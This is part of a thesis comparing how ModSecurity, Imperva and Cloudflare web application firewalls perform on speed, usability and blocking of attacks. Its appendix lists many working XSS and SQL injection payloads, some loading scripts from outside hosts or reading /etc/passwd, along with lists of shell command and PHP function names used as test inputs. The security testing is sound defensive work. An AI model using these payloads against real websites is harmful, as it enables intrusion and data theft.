Cloudflare has three plans, the Pro, Business and Enterprise plans, costing $20, $200 and “Ask for Quote” respectively. With each upgraded plan, more features are made available, such as more custom rule sets, better support, bot management and analytics, etc.

5.2 Performance

The outcome of the performance test shared in the results section showed that the index page took the least time to load from the server with ModSecurity configured. However, this was because two of the requests took twice as long to load as other requests to load from the server without WAF. One request, request 6 from Singapore (raw results can be found in the Appendix) and the other request, request 7 from Washington DC. Should those requests have taken similar duration as the other nine requests from respective countries, the results would

have shown that the duration to load the index page from the server without WAF was the shortest.

Another anomaly observed was from Imperva's request 6 from Sydney, but the duration it took to load the index page was only about 1.5 times as much as the second longest duration of the other nine requests. Even if that request was to have had loaded the page with similar duration, it wouldn't have affected the average much. As such, the sequence of the total average results would have been: without WAF, ModSecurity, Imperva followed by Cloudflare last.

In reality, however, consumers would take advantage of the use of CDN that comes with the cloud WAFs to not only save some costs but also improve performance. With cache enabled, claims have been made by reviews and companies that the performance could improve by about 1.5 times or better.

Recommendation:

Some improvements to the performance test that could be done next time would be to have more requests to get a more accurate average. Another would be to expand the objective of the test. Instead of only testing index page, duration taken for each WAF to block the same request should also be tested.

5.3 Alerts/Usability

In the results section, the alerts/usability test results were presented in a table to conduct a comparison as fairly as possible. According to the results, Cloudflare had the best score, followed by Imperva and ModSecurity last. However, the metrics could not capture qualitative results.

In terms of user interface (UI) at first glance, I would say that Cloudflare led the pack. The UI was simple, all the information I would require were in one place, visual aids such as graphs and tables were used to make the data more presentable too. Imperva would be a close second. Its alerts were also easily accessible. ModSecurity is the least intuitive as it does not

have any graphical user interface (GUI) for its alerts. However, there are third party tools available to parse the alerts to give it a GUI.

In terms of user experience (UX), Imperva would place first. As a consumer, if I have found an alert that was a false positive to me, I would like to be given options for actions to be taken accessible and its implementation easy for me. Imperva did just that. Imperva has a quick whitelist option as stated in the metrics table in the results section. This quick option is in no way a limited option to add an exclusion as compared to adding an exclusion via a rule. In fact, when the button “Add whitelist” is clicked, a pop-up window would be displayed with the input boxes already filled up with information from the alert. I would just have to check or uncheck which parameters to add in the exclusion. Cloudflare would be in second place but no way close in this aspect. ModSecurity is in last place because it does not have any portal and creating exceptions within ModSecurity can be complicated if you do not understand the SecRules language.

Recommendation:

The test for alerts/usability could have been better if a qualitative survey was conducted to have a qualitative aspect of it tested as well.

5.4 Security

The final test in this thesis was security. The results of this test were presented in a table, showing how many payloads were blocked by each WAF for each attack vector. The results showed that ModSecurity performed the best at blocking the payloads for all the attack vectors. Imperva performed second best and Cloudflare last. Although ModSecurity performed the best, the difference in results differ too much from that of Imperva and Cloudflare. As such, I cannot help but wonder how many of these blocks could have caused false positives.

In terms of default rules, it seemed that ModSecurity’s rules were very aggressive. During the test, I found that ModSecurity’s rules seemed to have been detecting based on special characters. This was also seen in the results where some rules that were triggered were due

to meta characters. This could result in more false positives. Aside from that, although the CRS is not managed rule sets, they are created by experts from OWASP and made available to auto update whenever there is a release, which is a very good feature for an open-source WAF. Depending on the consumer's preference, some might prefer having the security rules fully managed by the organisation like how is done by Imperva, while others may prefer to have control over options to enable or disable security rules like how is done by Cloudflare. I found that all three WAFs' default rules did pretty well in identifying the string that was suspicious or potentially malicious accurately.

In terms of creating of user-crafted rules, Imperva would be the most preferred. Not only is the UI easy for consumers to navigate, the potential for crafting context for the rules is huge with the use of their syntax. Cloudflare places closely, at second place as they too provide a huge range of context for crafting rules. One huge difference is that they do not use any syntax. ModSecurity potentially could be able to achieve many of what Imperva and Cloudflare can but crafting rules in ModSecurity poses a huge challenge. However, it is possible to craft and implement rules to block the requests that were not blocked by the default rules. For Imperva and Cloudflare consumers, they could possibly reach out to the support team if the rule could be created as part of managed rules or even ask for advise on how the rules could be crafted on user's end.

This brings me to support. ModSecurity, being open-source, has the public community to turn to when an issue is faced. However, there is no support team to support every request or enquiry. Imperva and Cloudflare, on the other hand, have support teams available to provide assistance. Every query sent through a support ticket would be expected to be attended to within a certain period, depending on the company's service level agreement.

Recommendation:

One additional test that should be included next time would be a test for false positives. Another test that could be done would be to test against the WAFs again after enabling all the rules available and setting them to block mode.

5.5 Overall

Overall, it was observed that each WAF performed well in different aspects. There is no clear overall winner or best WAF as it would depend on the consumer's requirements and limitations. If the consumer is an individual with low budget and cannot afford to pay for the subscriptions, ModSecurity could be the best option as it is free. For small businesses, which have only a couple of websites to onboard the WAF, the best choice to consider could be Cloudflare or Imperva. For enterprises, Imperva could be the first choice, given its records reflected as being a leader by Gartner's magic quadrant or Cloudflare as an alternative. These are my opinions based on the overall findings from this thesis as well as the market standing of the companies and views the management make take when considering investing in a WAF.

The research question for this thesis was "To what extent is the effectiveness of a Web Application Firewall on protecting web applications from cyber-attacks?". The answer to it based on the results would be that WAF is effective on protecting web applications from cyber-attacks.

5.6 Limitations

Limitations of this thesis mainly fall in the tests that could have been improved on should there have been more time and resources. Performance test could have been carried out more extensively by having more requests to achieve a more reliable average and a test to determine the duration each WAF would take to block a request.

The alerts/usability test could have been improved by having a qualitative test such as a survey and evaluate the results.

Security test did not test for false positives. An extended test could be carried out to test if more payloads would have been blocked with all available rules enabled in block mode.

6. Conclusion

In conclusion, in today's environment, the internet is not a very safe place. As each day passes, more websites and web applications fall victim to cyber-attacks. Many of these attacks could have been prevented or mitigated with the use of right tools and proper knowledge. While many may think that security requires a lot of investment and think that it is a good idea to give security a miss, this thesis has shown that statistics show that organisations lose more through a breach that they would have invested in security. This thesis has also explored and shown that there are options for those with low or no budget, that security does not necessarily be expensive. This thesis explored the cloud environment and its models. Its impact on consumers were also explored.

This thesis showed that web application firewall (WAF) provides good protection against attack vectors and does not affect the performance of the web application much. It also showed that the WAFs provided sufficient information through alerts and logs. However, this thesis also showed that the WAF should be properly configured with the necessary settings and rules may require fine tuning. It was also shown that WAF does not provide a full protection for the server as it only protects attacks on layer 7 and some attacks on layer 6 of the Open Systems Interconnection (OSI) model. Other tools would also be required to provide full protection.

Like any research and experiment, this thesis has its limitations. While significant findings were achieved, there were shortcomings in the tests conducted to provide a more holistic result. Recommendations for future works were also shared so that more findings may be made to benefit the community.

In summary, it can be concluded that WAF is indeed effective on protecting web applications from cyber-attacks.

7. References

Akamai. (2020). Financial Services - Hostile Takeover Attempts. *State of the Internet*, *6*(1). https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/soti-security-financial-services-hostile-takeover-attempts-report-2020.pdf.

Akamai. (2021). *What does CDN stand for? CDN Definition*. https://www.akamai.com/us/en/cdn/what-is-a-cdn.jsp.

AWS. (2021). *Overview of Amazon Web Services*. AWS Whitepaper. https://d1.awsstatic.com/whitepapers/aws-overview.pdf.

Box, P. (2020, January 9). *SQL Injection Payload List*. GitHub. https://github.com/payloadbox/sql-injection-payload-list.

Catchpoint. (2021). *Global Monitoring Network*. https://www.catchpoint.com/global-node-network.

CDNetworks. (2020). *State of the Web Security*. https://www.cdnetworks.com/wp-content/uploads/2020/11/CDNetworks-State-Of-web-Security-H1-2020.pdf.

Chou, D. (2018, September 28). *Cloud Service Models (IaaS, PaaS, SaaS) Diagram*. https://dachou.github.io/2018/09/28/cloud-service-models.html.

Cloud Security Alliance. (2017). Security Guidance for Critical Areas of Focus in Cloud Computing v4.0. https://downloads.cloudsecurityalliance.org/assets/research/security-guidance/security-guidance-v4-FINAL.pdf.

Cloudflare. (2021). *Web Application Firewall*. https://www.cloudflare.com/waf/.

Cyberthreat Defense Report 2021. CyberEdge Group. (2021, April 20). https://cyber-edge.com/cdr/.

Gartner. (2020, October 13). *Magic Quadrant for Web Application Firewalls*. Gartner. https://www.gartner.com/doc/reprints?id=1-24F0FLTE&ct=201021&st=sb.

Gartner. (2020, September 1). *Magic Quadrant for Cloud Infrastructure and Platform Services*. Gartner. https://www.gartner.com/doc/reprints?id=1-1ZDZDMTF&ct=200703&st=sb.

Gartner. (2021). *Cloudflare WAF Reviews*. Gartner. https://www.gartner.com/reviews/market/web-application-firewalls/vendor/cloudflare/product/cloudflare-waf.

Harvard. (2021). *Cloud Service Providers*. https://rmas.fad.harvard.edu/cloud-service-providers.

Imperva. (2020). *Cloud WebApplication Firewall*. https://www.imperva.com/resources/datasheets/Imperva_Cloud-WAF_Capability-Brief-2020.pdf.

Imperva. (2020). *Web Protection - Introduction*. https://docs.imperva.com/bundle/cloud-application-security/page/introducing/cloud-waf.htm.

Imperva. (2020, June 10). *What is OSI Model: 7 Layers Explained: Imperva*. Learning Center. https://www.imperva.com/learn/application-security/osi-model/.

MarketsandMarkets Research. (2020). *SOC as a Service Market by Component, Service Type (Prevention, Detection, & Incident Response), Offering Type (Fully Managed & Co-managed), Application Area (Network Security & Endpoint Security), Industry Vertical, and Region - Global Forecast to 2025*. https://www.marketsandmarkets.com/Market-Reports/soc-as-a-service-market-31262563.html.

Mell, P. M., & Grance, T. (2011). The NIST definition of cloud computing. https://doi.org/10.6028/nist.sp.800-145

Miessler, D. (2020, May 27). *SecLists XSS-BruteLogic*. GitHub. https://github.com/danielmiessler/SecLists/blob/master/Fuzzing/XSS/XSS-BruteLogic.txt.

Nix, E. (2016, August 4). *The World's First Web Site*. History.com. https://www.history.com/news/the-worlds-first-web-site.

Pedamkar, P. (2021, March 1). *History of Cloud Computing: Brief Overview of Cloud Computing*. EDUCBA. https://www.educba.com/history-of-cloud-computing/.

Richter, F. (2021, February 4). *Infographic: Amazon Leads $130-Billion Cloud Market*. Statista Infographics. https://www.statista.com/chart/18819/worldwide-market-share-of-leading-cloud-infrastructure-service-providers/.

Schmidt, E. (2006). *Search Engine Strategies Conference*. Google. https://www.google.com/press/podium/ses2006.html.

SpiderLabs. (2021). *ModSecurity*. GitHub. https://github.com/SpiderLabs/ModSecurity.

Verizon. (2020). Verizon: Data Breach Investigations Report 2020. *Computer Fraud & Security*, *2020*(6), 4. https://doi.org/10.1016/s1361-3723(20)30059-2

WafCharm. (2020, May 28). *WAF protecting 7th layer of OSI model*. https://www.wafcharm.com/en/blog/waf-protecting-7th-layer-of-osi-model/.

8. Appendix

XSS payloads

```
<svg onload=alert(1)>
"><svg onload=alert(1)//
"onmouseover=alert(1)//
"autofocus/onfocus=alert(1)//
'-alert(1)-'
'-alert(1)//
\'-alert(1)//
</script><svg onload=alert(1)>
<x contenteditable onblur=alert(1)>lose focus!
<x onclick=alert(1)>click this!
<x oncopy=alert(1)>copy this!
<x oncontextmenu=alert(1)>right click this!
<x oncut=alert(1)>copy this!
<x ondblclick=alert(1)>double click this!
<x ondrag=alert(1)>drag this!
<x contenteditable onfocus=alert(1)>focus this!
<x contenteditable oninput=alert(1)>input here!
<x contenteditable onkeydown=alert(1)>press any key!
<x contenteditable onkeypress=alert(1)>press any key!
<x contenteditable onkeyup=alert(1)>press any key!
<x onmousedown=alert(1)>click this!
<x onmousemove=alert(1)>hover this!
<x onmouseout=alert(1)>hover this!
<x onmouseover=alert(1)>hover this!
<x onmouseup=alert(1)>click this!
<x contenteditable onpaste=alert(1)>paste here!
<script>alert(1)//
<script>alert(1)<!–
<script src=//brutelogic.com.br/1.js>
<script src=//3334957647/1>
%3Cx onxxx=alert(1)
<x onxxx=alert(1) 1='
<svg
onload=setInterval(function(){with(document)body.appendChild(createElement('script')).sr
c='//HOST:PORT'},0)>
'onload=alert(1)><svg/1='
'>alert(1)</script><script/1='
*/alert(1)</script><script>/*
*/alert(1)">'onload="/*<svg/1='
`-alert(1)">'onload="`<svg/1='
*/</script>'>alert(1)/*<script/1='
<script>alert(1)</script>
<script src=javascript:alert(1)>
<iframe src=javascript:alert(1)>
<embed src=javascript:alert(1)>
<a href=javascript:alert(1)>click
<math><brute href=javascript:alert(1)>click
<form action=javascript:alert(1)><input type=submit>
<isindex action=javascript:alert(1) type=submit value=click>
<form><button formaction=javascript:alert(1)>click
<form><input formaction=javascript:alert(1) type=submit value=click>
```

```
<form><input formaction=javascript:alert(1) type=image value=click>
<form><input formaction=javascript:alert(1) type=image src=SOURCE>
<isindex formaction=javascript:alert(1) type=submit value=click>
<object data=javascript:alert(1)>
<iframe srcdoc=<svg/o&#x6Eload&equals;alert&lpar;1)&gt;>
<svg><script xlink:href=data:,alert(1) />
<math><brute xlink:href=javascript:alert(1)>click
<svg><a xmlns:xlink=http://www.w3.org/1999/xlink xlink:href=?><circle r=400 /><animate
attributeName=xlink:href begin=0 from=javascript:alert(1) to=&>
<html ontouchstart=alert(1)>
<html ontouchend=alert(1)>
<html ontouchmove=alert(1)>
<html ontouchcancel=alert(1)>
<body onorientationchange=alert(1)>
"><img src=1 onerror=alert(1)>.gif
<svg xmlns="http://www.w3.org/2000/svg" onload="alert(document.domain)"/>
GIF89a/*<svg/onload=alert(1)>*/=alert(document.domain)//;
<script src="data:&comma;alert(1)//
"><script src=data:&comma;alert(1)//
<script src="//brutelogic.com.br&sol;1.js&num;
"><script src=//brutelogic.com.br&sol;1.js&num;
<link rel=import href="data:text/html&comma;&lt;script&gt;alert(1)&lt;&sol;script&gt;
"><link rel=import href=data:text/html&comma;&lt;script&gt;alert(1)&lt;&sol;script&gt;
<base href=//0>
<script/src="data:&comma;eval(atob(location.hash.slice(1)))//#alert(1)
<body onload=alert(1)>
<body onpageshow=alert(1)>
<body onfocus=alert(1)>
<body onhashchange=alert(1)><a href=#x>click this!#x
<body style=overflow:auto;height:1000px onscroll=alert(1) id=x>#x
<body onscroll=alert(1)><br><br><br><br>
<br><br><br><br><br><br><x id=x>#x
<body onresize=alert(1)>press F12!
<body onhelp=alert(1)>press F1! (MSIE)
<marquee onstart=alert(1)>
<marquee loop=1 width=0 onfinish=alert(1)>
<audio src onloadstart=alert(1)>
<video onloadstart=alert(1)><source>
<input autofocus onblur=alert(1)>
<keygen autofocus onfocus=alert(1)>
<form onsubmit=alert(1)><input type=submit>
<select onchange=alert(1)><option>1<option>2
<menu id=x contextmenu=x onshow=alert(1)>right click me!
<iframe/onload='this["src"]="javas&Tab;cript:al"+"ert``"';>
<img/src=q onerror='new Function`al\ert\`1\``'>
<object
data='data:text/html;;;;;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg=='></object
>
<svg onload\r\n=$.globalEval("al"+"ert()");>
[1].map(alert) or (alert)(1)
<"><details/open/ontoggle="jAvAsCrIpT&colon;alert&lpar;/xss-by-
tarun/&rpar;">XXXXX</a>
[1].find(confirm)
<svg/onload=self[`aler`%2b`t`]`1`>
```

```
%22%3E%3Cobject%20data=data:text/html;;;;base64,PHNjcmlwdD5hbGVydCgxKTwvc2NyaXB0Pg==%3E%3C/object%3E
'-[document.domain].map(alert)-'
<a"/onclick=(confirm)()>Click Here!
Dec: <svg onload=prompt%26%230000000040document.domain)>
Hex: <svg onload=prompt%26%23x000000028;document.domain)>
xss'"><iframe srcdoc='%26lt;script>;prompt`${document.domain}`%26lt;/script>'>
<--`<img/src=` onerror=confirm``> --!>
<a
href="j&Tab;a&Tab;v&Tab;asc&NewLine;ri&Tab;pt&colon;&lpar;a&Tab;l&Tab;e&Tab;r&Tab;t&Tab;(document.domain)&rpar;">X</a>
<--`<img/src=` onerror=confirm``> --!>
<--%253cimg%20onerror=alert(1)%20src=a%253e --!>
<a+HREF='%26%237javascrip%26%239t:alert%26lpar;document.domain)'>
javascript:{ alert`0` }
1'"><img/src/onerror=.1|alert``>
<img src=x onError=import('//1152848220/')>
%2sscript%2ualert()%2s/script%2u
<svg on onload=(alert)(document.domain)>
<style>@keyframes
a{}b{animation:a;}</style><b/onanimationstart=prompt`${document.domain}&#x60;>
<marquee+loop=1+width=0+onfinish='new+Function`al\ert\`1\``>
<svg><circle><set onbegin=prompt(1) attributename=fill>
<dETAILS%0aopen%0aonToGgle%0a=%0aa=prompt,a() x>
"%3balert`1`%3b"
asd"`> onpointerenter=x=prompt,x`XSS`
<x onauxclick=import('//1152848220/')>click
<img src onerror=import('//bo0om.ru/x/')>
';alert(1);'
```

SQL injection payloads

```
==
=
'
' --
' #
' –
'--
'/*
'#
" --
" #
"/*
' and 1='1
' and a='a
 or 1=1
 or true
' or ''='
" or ""="
1′) and '1′='1–
' AND 1=0 UNION ALL SELECT '', '81dc9bdb52d04dc20036dbd8313ed055
" AND 1=0 UNION ALL SELECT "", "81dc9bdb52d04dc20036dbd8313ed055
 and 1=1
```

```
 and 1=1–
' and 'one'='one
' and 'one'='one–
' group by password having 1=1--
' group by userid having 1=1--
' group by username having 1=1--
 like '%'
 or 0=0 --
 or 0=0 #
 or 0=0 –
' or         0=0 #
' or 0=0 --
' or 0=0 #
' or 0=0 –
" or 0=0 --
" or 0=0 #
" or 0=0 –
%' or '0'='0
 or 1=1
 or 1=1--
 or 1=1/*
 or 1=1#
 or 1=1–
' or 1=1--
' OR '1
' or '1'='1
' or '1'='1'--
' or '1'='1'/*
' or '1'='1'#
' or '1′='1
' or 1=1
' or 1=1 --
' or 1=1 –
' or 1=1--
' or 1=1;#
' or 1=1/*
' or 1=1#
' or 1=1–
' or 1=1 or ''='
') or '1'='1
') or '1'='1--
') or '1'='1'--
') or '1'='1'/*
') or '1'='1'#
') or ('1'='1
') or ('1'='1--
') or ('1'='1'--
') or ('1'='1'/*
') or ('1'='1'#
'or'1=1
'or'1=1′
" or "1"="1
" or "1"="1"--
" or "1"="1"/*
```

```
" or "1"="1"#
" or 1=1
" or 1=1 --
" or 1=1 –
" or 1=1--
" or 1=1/*
" or 1=1#
" or 1=1–
") or "1"="1
") or "1"="1"--
") or "1"="1"/*
") or "1"="1"#
") or ("1"="1
") or ("1"="1"--
") or ("1"="1"/*
") or ("1"="1"#
) or '1′='1–
) or ('1′='1–
' or 1=1 LIMIT 1;#
'or 1=1 or ''='
"or 1=1 or ""="
' or 'a'='a
' or a=a--
' or a=a–
') or ('a'='a
" or "a"="a
") or ("a"="a
') or ('a'='a and hi") or ("a"="a
' or 'one'='one
' or 'one'='one–
' or uid like '%
' or uname like '%
' or userid like '%
' or user like '%
' or username like '%
' or 'x'='x
') or ('x'='x
" or "x"="x
' OR 'x'='x'#;
'=' 'or' and '=' 'or'
' UNION ALL SELECT 1, @@version;#
' UNION ALL SELECT system_user(),user();#
' UNION select table_schema,table_name FROM information_Schema.tables;#
admin' and substring(password/text(),1,1)='7
' and substring(password/text(),1,1)='7
' or 1=1 limit 1 -- -+
'="or'
' SELECT user FROM mysql.user;
'+union+all+select+load_file('%2Fetc%2Fpas%24{gsh[%24{ssss[%24{gg}]}]}swd')%2Cnull
+%23
```

HTML injection payloads

!-- --
!DOCTYPE html
a
abbr
address
area
article
aside
audio
b
base
bdi
bdo
blockquote
body
br
button
canvas
caption
cite
code
col
colgroup
data
datalist
dd
del
details
dfn
dialog
div
dl
dt
em
embed
fieldset
figure
footer
form
h1
h2
h3
h4
h5
h6
head
header
hgroup
hr
html
i
iframe
img

input
ins
kbd
keygen
label
legend
li
link
main
map
mark
menu
menuitem
meta
meter
nav
noscript
object
ol
optgroup
option
output
p
param
pre
progress
q
rb
rp
rt
rtc
ruby
s
samp
script
section
select
small
source
span
strong
style
sub
summary
sup
svg
table
tbody
td
template
textarea
tfoot
th
thead
time

title
tr
track
u
ul
var
video
wbr

OS command injection payloads

adduser
addgroup
agetty
alias
anacron
apropos
apt
apt-get
aptitude
arch
arp
at
atq
atrm
awk
batch
basename
bc
bg
bzip
cal
cat
chgrp
chmod
chown
cksum
clear
cmp
comm
cp
date
dd
df
diff
dir
dmidecode
du
echo
eject
env
exit
expr
factor

find
free
grep
groups
gzip
gunzip
head
history
hostname
hostnamectl
hwclock
hwinfo
id
ifconfig
ionice
iostat
ip
iptables
iw
iwlist
kill
killall
kmod
last
ln
locate
login
ls
lshw
lscpu
lsof
lsusb
man
mdsum
mkdir
more
mv
nano
nc
netcat
netstat
nice
nmap
nproc
openssl
passwd
pidof
ping
ps
pstree
pwd
rdiff-backup
reboot
rename
rm

rmdir
scp
shutdown
sleep
sort
split
ssh
stat
su
sudo
sum
systemctl
tac
tail
talk
tar
tee
tree
time
top
touch
tr
uname
uniq
uptime
users
vim/vi
w
wall
watch
wc
wget
whatis
which
who
whereis
xargs
yes
youtube-dl
zcmp
zdiff
zip
zz
/etc
/etc/passwd

PHP injection payloads

exec()
system()
passthru()
chdir()
chroot()
closedir()

dir()
getcwd()
opendir()
readdir()
rewinddir()
scandir()
basename()
chgrp()
chmod()
chown()
clearstatcache()
copy()
delete()
dirname()
disk_free_space()
disk_total_space()
diskfreespace()
fclose()
feof()
fflush()
fgetc()
fgetcsv()
fgets()
fgetss()
file()
file_exists()
file_get_contents()
file_put_contents()
fileatime()
filectime()
filegroup()
fileinode()
filemtime()
fileowner()
fileperms()
filesize()
filetype()
flock()
fnmatch()
fopen()
fpassthru()
fputcsv()
fputs()
fread()
fscanf()
fseek()
fstat()
ftell()
ftruncate()
fwrite()
glob()
is_dir()
is_executable()
is_file()
is_link()

is_readable()
is_uploaded_file()
is_writable()
is_writeable()
lchgrp()
lchown()
link()
linkinfo()
lstat()
mkdir()
move_uploaded_file()
parse_ini_file()
parse_ini_string()
pathinfo()
pclose()
popen()
readfile()
readlink()
realpath()
realpath_cache_get()
realpath_cache_size()
rename()
rewind()
rmdir()
set_file_buffer()
stat()
symlink()
tempnam()
tmpfile()
touch()
umask()
unlink()
ftp_alloc()
ftp_cdup()
ftp_chdir()
ftp_chmod()
ftp_close()
ftp_connect()
ftp_delete()
ftp_exec()
ftp_fget()
ftp_fput()
ftp_get()
ftp_get_option()
ftp_login()
ftp_mdtm()
ftp_mkdir()
ftp_mlsd()
ftp_nb_continue()
ftp_nb_fget()
ftp_nb_fput()
ftp_nb_get()
ftp_nb_put()
ftp_nlist()
ftp_pasv()

ftp_put()
ftp_pwd()
ftp_quit()
ftp_raw()
ftp_rawlist()
ftp_rename()
ftp_rmdir()
ftp_set_option()
ftp_site()
ftp_size()
ftp_ssl_connect()
ftp_systype()
mysqli_connect()
connection_aborted()
connection_status()
connection_timeout()
constant()
define()
defined()
die()
eval()
exit()
get_browser()
__halt_compiler()
highlight_file()
highlight_string()
hrtime()
ignore_user_abort()
pack()
php_strip_whitespace()
show_source()
sleep()
sys_getloadavg()
time_nanosleep()
time_sleep_until()
uniqid()
unpack()
usleep()

Performance test raw results

	Webpage Response (ms)			
City, Country	**w/o WAF**	**ModSecurity**	**Imperva**	**Cloudflare**
Cape Town, South Africa	702.3	738.1	813.2	827.8
Moscow, Russia	488	581.1	518.2	519
Singapore, Singapore	548	505.5	599	511.2
Sydney, Australia	423.2	433.6	620.2	696.6
Washington DC, United States	528.9	420.2	434.2	471.2
Average	538.08	535.7	596.96	605.16


w/o WAF	**Webpage Response (ms)**									
City, Country	**Request 1**	**Request 2**	**Request 3**	**Request 4**	**Request 5**	**Request 6**	**Request 7**	**Request 8**	**Request 9**	**Request 10**	**Total**
Cape Town, South Africa	833	661	672	680	666	843	665	670	665	668	7023
Moscow, Russia	514	468	495	464	460	507	477	477	468	550	4880
Singapore, Singapore	537	531	459	459	455	1083	532	503	464	457	5480
Sydney, Australia	547	389	368	431	382	556	389	390	379	401	4232
Washington DC, United States	679	534	569	247	346	251	1093	544	527	499	5289

ModSecurity	**Webpage Response (ms)**									
City, Country	**Request 1**	**Request 2**	**Request 3**	**Request 4**	**Request 5**	**Request 6**	**Request 7**	**Request 8**	**Request 9**	**Request 10**	**Total**
Cape Town, South Africa	1106	687	680	742	683	680	678	683	677	765	7381
Moscow, Russia	510	470	1499	524	476	462	465	461	477	467	5811
Singapore, Singapore	623	455	543	467	500	555	459	459	524	470	5055
Sydney, Australia	708	372	384	525	408	390	393	392	381	383	4336
Washington DC, United States	631	499	526	508	482	269	256	223	550	258	4202

Imperva	Webpage Response (ms)										
City, Country	Request 1	Request 2	Request 3	Request 4	Request 5	Request 6	Request 7	Request 8	Request 9	Request 10	Total
Cape Town, South Africa	642	640	642	809	654	1619	755	791	762	818	8132
Moscow, Russia	486	486	488	515	475	642	491	664	478	457	5182
Singapore, Singapore	660	478	488	466	1073	807	495	518	532	473	5990
Sydney, Australia	390	410	393	380	511	1153	768	732	742	723	6202
Washington DC, United States	490	590	502	234	524	512	222	711	299	258	4342

Cloudflare	Webpage Response (s)										
City, Country	Request 1	Request 2	Request 3	Request 4	Request 5	Request 6	Request 7	Request 8	Request 9	Request 10	Total
Cape Town, South Africa	818	1104	705	691	713	741	1148	761	790	807	8278
Moscow, Russia	457	540	476	603	561	481	559	554	488	471	5190
Singapore, Singapore	473	504	497	516	515	522	507	543	509	526	5112
Sydney, Australia	723	757	650	712	689	676	768	687	647	657	6966
Washington DC, United States	258	546	524	391	321	266	517	527	871	491	4712

Example of blocked payloads on Burp Suite




Results | Target | Positions | Payloads | Options

Filter: Hiding 2xx, 3xx and 5xx responses

Request	Payload	Status	Error	Timeout	Length
13	' and 1='1	403			963
14	' and a='a	403			959
15	or 1=1	403			965
17	' or ''='	403			959
18	" or ""="	403			959
19	12) and '12='1∫···∫	403			961
20	' AND 1=0 UNION ALL SELECT '...	403			957
21	" AND 1=0 UNION ALL SELECT ...	403			957
22	and 1=1	403			963
23	and 1=1∫···∫	403			963
24	' and 'one'='one	403			957
25	' and 'one'='one∫···∫	403			957
26	' group by password having 1=1--	403			965
27	' group by userid having 1=1--	403			965
28	' group by username having 1=1--	403			963
30	or 0=0 --	403			963
31	or 0=0 #	403			965
32	or 0=0 ∫···∫	403			963
33	' or 0=0 #	403			961
34	' or 0=0 --	403			963
35	' or 0=0 #	403			963
36	' or 0=0 ∫···∫	403			965
37	" or 0=0 --	403			963
38	" or 0=0 #	403			961
